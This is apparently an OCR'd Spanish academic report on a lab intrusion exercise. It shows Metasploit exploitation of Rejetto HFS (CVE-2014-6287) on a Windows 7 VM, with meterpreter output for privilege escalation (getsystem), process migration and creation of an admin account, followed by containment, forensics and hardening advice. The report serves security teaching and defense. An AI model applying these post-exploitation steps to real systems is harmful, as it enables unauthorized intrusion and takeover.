
Fuente: El autor

Figura 7: selección de exploit y configuración de opciones




Fuente: El autor

Figura 8: Validación de opciones configuradas en el exploit




Fuente: El autor

Figura 9: Ejecución del exploit y configuración del puerto de aplicación




Fuente: El autor

Figura 10: Ejecución del exploit y apertura de sesión meterpreter



Fuente: El autor

Figura 11: Consulta información maquina objetivo



Fuente: El autor

Figura 12: Elevación de privilegios a nivel de sistema

```
meterpreter > sysinfo
Computer        : PC202006
OS              : Windows 7 (6.1 Build 7601, Service Pack 1).
Architecture    : x64
System Language : es_CO
Domain          : WORKGROUP
Logged On Users : 1
Meterpreter     : x86/windows
meterpreter > getuid
Server username: PC202006\usuario
meterpreter > getsystem
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > getpid
Current pid: 2196
meterpreter >
```

Fuente: El autor


Figura 13: Consulta de procesos en ejecución y usuarios asociados

```
Archivo  Acciones  Editar  Vista  Ayuda

4     0     System                x64   0
100   504   svchost.exe           x64   0       NT AUTHORITY\Servicio de red  C:\Windows\System32\svchost.exe
140   2140  wscript.exe           x86   1       PC202006\usuario              C:\Windows\SysWOW64\wscript.exe
268   4     smss.exe              x64   0       NT AUTHORITY\SYSTEM           C:\Windows\System32\smss.exe
352   344   csrss.exe             x64   0       NT AUTHORITY\SYSTEM           C:\Windows\System32\csrss.exe
356   504   svchost.exe           x64   0       NT AUTHORITY\SERVICIO LOCAL   C:\Windows\System32\svchost.exe
404   344   wininit.exe           x64   0       NT AUTHORITY\SYSTEM           C:\Windows\System32\wininit.exe
412   396   csrss.exe             x64   1       NT AUTHORITY\SYSTEM           C:\Windows\System32\csrss.exe
460   396   winlogon.exe          x64   1       NT AUTHORITY\SYSTEM           C:\Windows\System32\winlogon.exe
504   404   services.exe          x64   0       NT AUTHORITY\SYSTEM           C:\Windows\System32\services.exe
520   404   lsass.exe             x64   0       NT AUTHORITY\SYSTEM           C:\Windows\System32\lsass.exe
528   404   lsm.exe               x64   0       NT AUTHORITY\SYSTEM           C:\Windows\System32\lsm.exe
648   504   svchost.exe           x64   0       NT AUTHORITY\SYSTEM           C:\Windows\System32\svchost.exe
680   908   dwm.exe               x64   1       PC202006\usuario              C:\Windows\System32\dwm.exe
720   504   vm3dservice.exe       x64   0       NT AUTHORITY\SYSTEM           C:\Windows\System32\vm3dservice.exe
744   504   svchost.exe           x64   0       NT AUTHORITY\Servicio de red  C:\Windows\System32\svchost.exe
808   504   svchost.exe           x64   0       NT AUTHORITY\SERVICIO LOCAL   C:\Windows\System32\svchost.exe
876   504   msdtc.exe             x64   0       NT AUTHORITY\Servicio de red  C:\Windows\System32\msdtc.exe
908   504   svchost.exe           x64   0       NT AUTHORITY\SYSTEM           C:\Windows\System32\svchost.exe
932   504   svchost.exe           x64   0       NT AUTHORITY\SYSTEM           C:\Windows\System32\svchost.exe
1004  504   dllhost.exe           x64   0       NT AUTHORITY\SYSTEM           C:\Windows\System32\dllhost.exe
1140  504   spoolsv.exe           x64   0       NT AUTHORITY\SYSTEM           C:\Windows\System32\spoolsv.exe
1172  504   taskhost.exe          x64   1       PC202006\usuario              C:\Windows\System32\taskhost.exe
1200  504   svchost.exe           x64   0       NT AUTHORITY\SERVICIO LOCAL   C:\Windows\System32\svchost.exe
1252  648   WmiPrvSE.exe          x64   0       NT AUTHORITY\Servicio de red  C:\Windows\System32\wbem\WmiPrvSE.exe
1344  504   svchost.exe           x64   0       NT AUTHORITY\SERVICIO LOCAL   C:\Windows\System32\svchost.exe
1500  504   VGAuthService.exe     x64   0       NT AUTHORITY\SYSTEM           C:\Program Files\VMware\VMware Tools\VMware VGAuth\VGAuthServ
                                                                              ice.exe
1532  504   vmtoolsd.exe          x64   0       NT AUTHORITY\SYSTEM           C:\Program Files\VMware\VMware Tools\vmtoolsd.exe
1592  412   conhost.exe           x64   1       PC202006\usuario              C:\Windows\System32\conhost.exe
1684  2196  cmd.exe               x86   1       PC202006\usuario              C:\Windows\SysWOW64\cmd.exe
1756  1116  explorer.exe          x64   1       PC202006\usuario              C:\Windows\explorer.exe
1772  504   sppsvc.exe            x64   0       NT AUTHORITY\Servicio de red  C:\Windows\System32\sppsvc.exe
1828  412   conhost.exe           x64   1       PC202006\usuario              C:\Windows\System32\conhost.exe
1884  504   svchost.exe           x64   0       NT AUTHORITY\Servicio de red  C:\Windows\System32\svchost.exe
2040  504   wmpnetwk.exe          x64   0       NT AUTHORITY\Servicio de red  C:\Program Files\Windows Media Player\wmpnetwk.exe
2140  1756  hfs.exe               x86   1       PC202006\usuario              C:\Users\usuario\Desktop\Rejjeto_123456\hfs.exe
2180  1756  vm3dservice.exe       x64   1       PC202006\usuario              C:\Windows\System32\vm3dservice.exe
2188  1756  vmtoolsd.exe          x64   1       PC202006\usuario              C:\Program Files\VMware\VMware Tools\vmtoolsd.exe
2196  140   yZsbgnyTmOygRSS.exe   x86   1       PC202006\usuario              C:\Users\usuario\AppData\Local\Temp\rad38DA5.tmp\yZsbgnyTmOyg
                                                                              RSS.exe
2244  1756  cmd.exe               x64   1       PC202006\usuario              C:\Windows\System32\cmd.exe
2248  412   conhost.exe           x64   1       PC202006\usuario              C:\Windows\System32\conhost.exe
2448  2820  cmd.exe               x86   1       PC202006\usuario              C:\Windows\SysWOW64\cmd.exe
2464  504   SearchIndexer.exe     x64   0       NT AUTHORITY\SYSTEM           C:\Windows\System32\SearchIndexer.exe
```

Fuente: El autor

Figura 14: Consulta de procesos nativos del SO




```
Archivo  Acciones  Editar  Vista  Ayuda

PID   PPID  Name                Arch  Session  User                          Path
---   ----  ----                ----  -------  ----                          ----
0     0     [System Process]
4     0     System              x64   0
100   504   svchost.exe         x64   0        NT AUTHORITY\Servicio de red  C:\Windows\System32\svchost.exe
140   2140  wscript.exe         x86   1        PC202006\usuario              C:\Windows\SysWOW64\wscript.exe
268   4     smss.exe            x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\smss.exe
352   344   csrss.exe           x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\csrss.exe
356   504   svchost.exe         x64   0        NT AUTHORITY\SERVICIO LOCAL   C:\Windows\System32\svchost.exe
404   344   wininit.exe         x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\wininit.exe
412   396   csrss.exe           x64   1        NT AUTHORITY\SYSTEM           C:\Windows\System32\csrss.exe
460   396   winlogon.exe        x64   1        NT AUTHORITY\SYSTEM           C:\Windows\System32\winlogon.exe
504   404   services.exe        x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\services.exe
520   404   lsass.exe           x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\lsass.exe
528   404   lsm.exe             x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\lsm.exe
648   504   svchost.exe         x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\svchost.exe
680   908   dwm.exe             x64   1        PC202006\usuario              C:\Windows\System32\dwm.exe
720   504   vm3dservice.exe     x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\vm3dservice.exe
744   504   svchost.exe         x64   0        NT AUTHORITY\Servicio de red  C:\Windows\System32\svchost.exe
808   504   svchost.exe         x64   0        NT AUTHORITY\SERVICIO LOCAL   C:\Windows\System32\svchost.exe
876   504   msdtc.exe           x64   0        NT AUTHORITY\Servicio de red  C:\Windows\System32\msdtc.exe
908   504   svchost.exe         x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\svchost.exe
932   504   svchost.exe         x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\svchost.exe
1004  504   dllhost.exe         x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\dllhost.exe
1140  504   spoolsv.exe         x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\spoolsv.exe
1172  504   taskhost.exe        x64   1        PC202006\usuario              C:\Windows\System32\taskhost.exe
1200  504   svchost.exe         x64   0        NT AUTHORITY\SERVICIO LOCAL   C:\Windows\System32\svchost.exe
1252  648   WmiPrvSE.exe        x64   0        NT AUTHORITY\Servicio de red  C:\Windows\System32\wbem\WmiPrvSE.exe
1344  504   svchost.exe         x64   0        NT AUTHORITY\SERVICIO LOCAL   C:\Windows\System32\svchost.exe
1500  504   VGAuthService.exe   x64   0        NT AUTHORITY\SYSTEM           C:\Program Files\VMware\VMware Tools\VMware VGAuth\VGAuthServ
                                                                             ice.exe
1532  504   vmtoolsd.exe        x64   0        NT AUTHORITY\SYSTEM           C:\Program Files\VMware\VMware Tools\vmtoolsd.exe
1592  412   conhost.exe         x64   1        PC202006\usuario              C:\Windows\System32\conhost.exe
1684  2196  cmd.exe             x86   1        PC202006\usuario              C:\Windows\SysWOW64\cmd.exe
1756  1116  explorer.exe        x64   1        PC202006\usuario              C:\Windows\explorer.exe
1772  504   sppsvc.exe          x64   0        NT AUTHORITY\Servicio de red  C:\Windows\System32\sppsvc.exe
1828  412   conhost.exe         x64   1        PC202006\usuario              C:\Windows\System32\conhost.exe
1884  504   svchost.exe         x64   0        NT AUTHORITY\Servicio de red  C:\Windows\System32\svchost.exe
2040  504   wmpnetwk.exe        x64   0        NT AUTHORITY\Servicio de red  C:\Program Files\Windows Media Player\wmpnetwk.exe
2140  1756  hfs.exe             x86   1        PC202006\usuario              C:\Users\usuario\Desktop\Rejjeto 123456\hfs.exe
2180  1756  vm3dservice.exe     x64   1        PC202006\usuario              C:\Windows\System32\vm3dservice.exe
2188  1756  vmtoolsd.exe        x64   1        PC202006\usuario              C:\Program Files\VMware\VMware Tools\vmtoolsd.exe
2196  140   yZsbgnyTmOygRSS.exe x86   1        PC202006\usuario              C:\Users\usuario\AppData\Local\Temp\rad38DA5.tmp\yZsbgnyTmOyg
                                                                             RSS.exe
2244  1756  cmd.exe             x64   1        PC202006\usuario              C:\Windows\System32\cmd.exe
2248  412   conhost.exe         x64   1        PC202006\usuario              C:\Windows\System32\conhost.exe
2448  2820  cmd.exe             x86   1        PC202006\usuario              C:\Windows\SysWOW64\cmd.exe
```

Fuente: El autor

Figura 15: Migración de PID




```
meterpreter > migrate 1756
[*] Migrating from 2196 to 1756...
[*] Migration completed successfully.
meterpreter > getpid
Current pid: 1756
meterpreter >
```

Fuente: El autor

Figura 16: apertura de Shell con opciones de sistema operativo


Fuente: El autor

Figura 17: Creación de usuario juanbarrera




Fuente: El autor

Figura 18: Consulta de grupos de usuarios



Fuente: El autor

Figura 19: Adición de usuario creado al grupo de administradores



Fuente: El autor

El ejercicio de intrusión deja de manifiesto que la máquina víctima del proceso de fuga de información cuenta con un sistema operativo Windows 7 de 64 bits, la arquitectura del sistema operativo brinda un concepto importante al momento de realizar los procesos de intrusión, ya que al definir el payload con el que se ejecuta el exploit debe tenerse en cuenta la arquitectura antes de ejecutar el exploit de las vulnerabilidades, el anexo de antemano presenta a la aplicación Rejetto v2.3 como una posible brecha de seguridad dentro de la máquina, que probablemente permite realizar explotación de una vulnerabilidad que permite la ejecución de comandos de manera remota, al realizar la consulta sobre vulnerabilidades asociadas a este software se encuentra información que permite corroborar esta sospecha pues se encuentra relacionada con una vulnerabilidad conocida como CVE-2014-6287 , que permite a los atacantes realizar procesos de ejecución remota de comandos en el servidor a partir de una función llamada findMacroMarker que pertenece a la aplicación y servidor . Finalmente el anexo sugiere que se ha dado un escalamiento de privilegios a partir de la creación de un usuario de tipo administrador en el servidor, este tipo de acciones se ejecutan desde línea de comandos por lo que una sesión abierta de meterpreter permite realizar este proceso de creación de usuario y escalamiento de privilegios una vez que se ha vulnerado el servidor y obtenido acceso.

2.4 CONTENCION DE ATAQUES INFORMATICOS

El escenario propuesto para la etapa 4 sugiere la contención de un ataque informático perpetrado en una de las maquinas que hacen parte de la infraestructura de la organización, en este caso puntual una maquina con sistema operativo Windows 7 x64 y como profesionales en seguridad informática se debe llevar a cabo un análisis de la situación y tomar las medidas respectivas.

En el caso de que una de las maquinas sea vulnerada[7] y accedida de manera no autorizada es prioritario aislar el equipo víctima del resto de la red con el fin de evitar la posible propagación de software malicioso a otros equipos por medio de la red local de la organización minimizando las probabilidades de que el ataque pueda llegar a afectar otros equipos o servidores disponibles en red, posteriormente

[7] Infolaft. ¿Qué hacer antes, durante y después de un ataque informático? [En Línea] Disponible en: https://www.infolaft.com/que-hacer-antes-durante-y-despues-de-un-ataque-informatico/

evaluar la posibilidad de aislar la información considerada confidencial y que pueda llegar a estar disponible en red.

La siguiente tarea consiste en analizar el equipo vulnerado[8] utilizando herramientas de análisis, detección y limpieza, esta evaluación ejecutada permite identificar si se trata de una amenaza real y el nivel de criticidad que puede representar para la seguridad de la información lo anterior con el fin de establecer un plan de optimización de la configuración de seguridad al interior de la organización. Actualmente existen muchas herramientas open source que permiten llevar a cabo los procesos de análisis forense digital entre las cuales se destacan las siguientes:

The Forensic ToolKit[9] - esta herramienta open source permite llevar a cabo un proceso de búsqueda de información en un disco y se encuentra relacionada con herramientas como FTKImager[10] , la cual permite generar una imagen completa de un disco para ser analizada en otras herramientas de análisis forense digital.

Autopsy[11] - Esta herramienta open source permite llevar a cabo un análisis de los sistemas de archivos a partir de un disco, identificando todos los archivos disponibles de diferentes formatos y extraer datos relevantes que pueden ser considerados como memoria no volátil.

Las políticas de backups tienen un papel fundamental en los procesos de continuidad del negocio ya que de esto depende minimizar el tiempo destinado a reestablecer el equipo con los datos necesarios para continuar con los procesos de negocio.

[8] Fernandez, Begoña. Pasos a seguir ante un ataque informático [En Línea] Disponible en: https://www2.deloitte.com/es/es/pages/legal/articles/Pasos-a-seguir-ante-un-ataque-informatico.html

[9] Accessdata. Dead-Box Forensics. [En Línea] Disponible en: https://accessdata.com/products-services/forensic-toolkit-ftk

[10] Accessdata. FTKImager Evidence Acquisition Tool [En Línea] Disponible en: https://accessdata.com/products-services/forensic-toolkit-ftk/ftkimager

[11] Basis Technology. Autopsy [En Línea] Disponible en: https://www.autopsy.com/about/

2.5 MEDIDAS DE HARDENIZACION

El ataque ejecutado en la fase anterior por el Red Team tuvo como resultado más relevante la creación de un usuario de sistema con permisos de administrador, lo cual representa un riesgo enorme a nivel de seguridad, se evidenciaba que las vulnerabilidades estaban relacionadas con un software llamado Rejetto v2.3 y una vulnerabilidad asociada (**CVE-2014-6287**[12]) que permitía a un atacante obtener acceso remoto a la línea de comandos del equipo víctima.

A partir de estas evidencias se propone la implementación de un conjunto de acciones preventivas y correctivas que buscan fortalecer la configuración de seguridad del equipo y que son aplicables a los demás dispositivos existentes en la red:

- Instalar actualizaciones de seguridad en el equipo, así como la verificación de activación de firewall y definición de reglas de entrada y salida aplicable a puertos del sistema.
- Definición de políticas de contraseñas de usuario, que cumplan con estándares de seguridad, tiempo de caducidad de contraseñas, histórico de contraseñas, cantidad de intentos erróneos para bloqueo de cuentas.
- Deshabilitar procesos de inicio de sistema desde unidades diferentes al disco principal.
- Inventario de usuarios activos e inactivos en el sistema, así como privilegios asignados dentro del sistema, aplicación de ley del menor privilegio orientado a directorios y archivos del sistema, así como de permisos a nivel de sistema operativo.
- Habilitación de procesos de auditoria y monitoreo constante de logs que permitan evidenciar eventos sospechosos dentro del equipo.
- Deshabilitar acceso remoto al equipo, en caso de que sea necesario, establecer un canal cifrado de comunicación por SSH.
- Implementación de herramientas de monitoreo e identificación de intrusos a nivel de red, que realicen tareas automatizadas de constante escaneo y generación de alertas relacionadas con accesos no autorizados.
- Definir política de backups y administración de las copias de seguridad

[12] National Institute of Standards and Technology. CVE-2014-6287 Detail [en línea] Disponible en: https://nvd.nist.gov/vuln/detail/CVE-2014-6287

2.6 DESARROLLO DE ESTRATEGIAS RED TEAM Y BLUE TEAM

Los objetivos establecidos para un equipo de seguridad ofensiva Red Team superan los objetivo planteados para la ejecución de ejercicios comunes de pentesting, sin un limite de tiempo, accesos a componentes de infraestructura o cantidad de aplicaciones, servidores o bases de datos que van a ser evaluadas, en un escenario ideal se busca incluir todos los aspectos relevantes y presentes en la organización como activos de información, identificación de vulnerabilidades conocidas e incluso personal existente al interior de la organización.

La utilización de herramientas open source representa un concepto clave en la implementación de este tipo de equipos y sus actividades para no impactar de forma critica el presupuesto destinado para las áreas de tecnologías de la información. Estas actividades o ejercicios constantes de simulación de ataques se deben enfocar en tres aspectos principales:

Tecnología: Todos los componentes de software utilizados al interior de la organización para los procesos de negocio (Sistema operativo, servidores web, bases de datos)

Personas: Talento humano que interactúa de manera cotidiana con los componentes y que cuenta con autorización para el acceso a la información. Se incluye este aspecto ya que toma relevancia en los procesos de ingeniería social.

Seguridad física: Configuraciones de seguridad a nivel de hardware de los componentes que integran la infraestructura de la organización.

La metodología de un Red Team se basa en los tres aspectos mencionados anteriormente, sin embargo al enfocarse en una vulnerabilidad identificada o un activo de información especifico se sugiere la definición de emulación de escenarios que permitan tener un punto de vista desde el enfoque de un ataque real teniendo en cuentas las “tácticas, técnicas y procedimientos” utilizados por un atacante, son tres tipos de emulación de escenarios, los cuales se detallan a continuación:

Emulación de compromiso holístico:

Es la emulación que mas se asemeja a un escenario real de un ataque con un compromiso completo de todo el sistema que permita medir los componentes defensivos, funcionamiento y efectividad del software de detección y alerta de intrusos y medición de tiempos de respuesta ante incidentes.

Emulación de compromiso especifico:

En la emulación de compromiso especifico se prioriza un conjunto de objetivos definidos de ataque, que permitan realizar una evaluación mas personalizada a partir de los resultados del ejercicio de ataque a partir de unos objetivos definidos para la ejecución del proceso.

Emulación de compromiso asumido:

En la emulación de compromiso asumido, los integrantes del Red Team realizan los ejercicios de ataque y evaluación asumiendo que el sistema ha sido vulnerado y obteniendo unos accesos predefinidos, si bien este escenario es el que menos se asemeja a un escenario real, es mucho más eficiente en comparación con los otros dos tipos de escenario.

